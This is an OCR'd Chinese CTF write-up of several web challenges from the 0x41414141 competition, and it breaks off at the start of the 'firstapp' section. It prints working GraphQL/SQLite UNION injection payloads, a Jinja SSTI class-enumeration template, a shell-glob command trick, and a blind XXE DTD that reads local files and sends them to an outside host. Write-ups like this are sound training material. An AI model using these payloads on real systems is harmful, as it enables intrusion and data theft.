
0x41414141 CTF we b & 一道Forensics writeups

Background

打了一周左右的0x41414141 ,这个比赛的web还是有一些值得记录的点，所以写篇记录来记录一下

graphed 2.0

国内对graphql的考点还是比较少的，据我所知道的只有unctf2019,这道题目对于题目的设计和解题方案会让你觉得还蛮有趣的



一开始看到这个提交笔记的点，我直接尝试一下发现不行,viewsource一下

```
    //query_data = `mutation {createNote(body:${document.getElementById("note-
content").value}, title:"anon note", username:"guest"){note{uuid}}}`;
        //fetch(`/graphql?query=mutation{createNote(body:"ww", title:"anon note",
username:"guest"){note{uuid}}}`, {method: "POST"});
```

他给出了graphql查询的接口

因为我一直知道graphql 有个注入的洞，所以当时满脑子想的都是怎么注入拿数据了，结果没什么收益，所以我直接通过那个查询接口列出一些数据

Implements

Fields

```
node(
    id: ID!
): Node
```

The ID of the object

```
allNotes(
    before: String
    after: String
    first: Int
    last: Int
): NoteObjectConnection

allUsers(
    before: String
    after: String
    first: Int
    last: Int
): UserObjectConnection

coolNotes: [NoteObject]

getNote(
    q: String
): [NoteObject]
```

甚至在coolNotes里面发现了 flag，后来发现是个fake,原题魔改了一下


```
et"}},{"node":{"title":"lipsum","body":"lorem ipsum dolor sit'\" -- -- amet"}},{"node":{"title":"anon note"
e":"plz give me flag","body":"ww"}},{"node":{"title":"kiss foot","body":"zz"}},{"node":{"title":"kiss foot"
e":"CUCTF{graphql_d3f1n1tely_1s_the_futur30985}","body":"CUCTF{graphql_d3f1n1tely_1s_the_futur30985}"}},{"r
"node":{"title":"","body":""}},{"node":{"title":"","body":""}},{"node":{"title":"","body":""}},{"node":{"ti
```


但是如果你足够敏锐的话，可以看到getNote 有个q参数。所以我决定提交个空参数来试一下

```
query{
  getNote(q: ""){
    uuid
    title
    body
    authorId
    id
  }
}
```

结果我收到了返回值

```
{
  "errors": [
    {
      "message": "(sqlite3.OperationalError) unrecognized token: \"'''\"\n[SQL:
SELECT * FROM NOTES where uuid=''']\n(Background on this error at:
http://sqlalche.me/e/13/e3q8)",
      "locations": [
        {
          "line": 2,
          "column": 3
        }
      ],
      "path": [
        "getNote"
      ]
    }
  ],
  "data": {
    "getNote": null
  }
}
```

很明显了，在这个参数里面居然是一个sqlite注入，并且这个错误能告诉我们好多东西了，比如，这是一个sqlite数据库，有个表名是Note uuid是其中一个列，剩下的就是常规的注入了

常规payload步骤

`{getNote(q:"'UNION SELECT,tbl_name,3,4 FROM sqlite_master WHERE type%3d'table'--")
{body,title}`

表名是'\u0627\u0644\u0639\u0644\u0645'，赛后发现居然真的有师傅解了233


```
query {getNote(q: "' UNION SELECT 1, flag,3, 4 FROM '\u0627\u0644\u0639\u0644\u0645'--"){body,title}
```

Flag found! flag{h0p3_u_can't_r3@d_1t9176}

推荐阅读:https://book.hacktricks.xyz/pentesting/pentesting-web/graphql

推荐观看:https://www.youtube.com/watch?v=ZQL7tL2S0oQ


maze



尝试一些口令登陆没有效果，于是搜寻一下信息，发现有/robots.txt

/sup3r_secr37_@p1

访问这个路由



直接给了一个graphql界面，先看一下大概 ,password在哪里

```
{
  __schema
  {
    types
    {
      name,fields
      {name
      }
    }
  }
}
```

```
          }
        ]
      },
      {
        "name": "CoinObject",
        "fields": [
          {
            "name": "uuid"
          },
          {
            "name": "title"
          },
          {
            "name": "body"
          },
          {
            "name": "password"
          },
          {
            "name": "authorId"
          },
          {
            "name": "ownedCoins"
          },
          {
```

然后就是直接尝试读取这个password，当时我就觉得好奇怪，username和password不在一起


后来怎么也登录不上去，于是尝试在password附近读一下其他东西

```
{
  allTraders{
    edges{
      node{
        coins{
          edges{
            node{
              title,password
            }
          }
        }
      }
    }
  }
}
```

```
{
  "data": {
    "allTraders": {
      "edges": [
        {
          "node": {
            "coins": {
              "edges": [
                {
                  "node": {
                    "title": "XFT",
                    "password": "iigvj3xMVuSI9GzXhJJWNeI"
                  }
                }
              ]
            }
          }
        }
      ]
    }
  }
}
```


然后我就用title,password成功登陆了，服了

打开就三个交互页面,并且还有/admin，估计我们要进入他了



很自然而然的又想到了是sql注入啦

经过测试还是sqlite




所以我们照常注入即可

账号密码

`admin/p0To3zTQuvFDzjhO9`


进入发现是个动画界面



直接看下cookies

发现name里面也有skid，想到可能是ssti


尝试{{1+1}}



果然是这样


```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='Repr' %}{{ [].__class__.__base__.__subclasses__().index(c) }}{% endif %}{% endfor %}
```

先用这个方法探测可用类




得到147

然后就读flag就好



hackme



一道四字符命令执行的题目，后来发现是五步，这个我一开始非预期了

ls发现当前有个core,直接cat就读到flag,后来pop_eax和我说他修复了，让我再看看


那我就直接创建一个cat空文件

然后再传入* /f*即可

```
flag{ju57_g0tt@_5pl1t_Em3012}
```

Special order

一道有意思的题，开头让注册登录，抓了半天包在这个修改页面发现一些有趣的事情




在customesize这里

```
POST /customize HTTP/1.1
Host: 207.180.200.166:5000
Content-Length: 33
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_0_1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/88.0.4324.96 Safari/537.36
Content-Type: application/json
Origin: http://207.180.200.166:5000
Referer: http://207.180.200.166:5000/customize
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: name="{{self.__class__.__
```

把content-type头改xml，可以写入xml

那就直接考虑xxe



发现应该是ban掉一些东西

那就外部服务器引入一个dtd

然后直接读file:///flag.txt

我们在服务器写一个

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://givemeflag.com/?
x=%file;'>">
%eval;
%exfiltrate;
```

然后发送xxe请求即可

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://xxx/main.dtd">
%sp;
%param1;
]>
<root>
 <size>&exfil;</size>
 <color>red</color>
</root>
```


```
flag{i7_1s_n0t_s0_bl1nd3721}
```

firstapp

提示no logged in


直接尝试访问/login

随便输入一个账号登陆



发现了三个动态交互的页面,我查看了一下http头

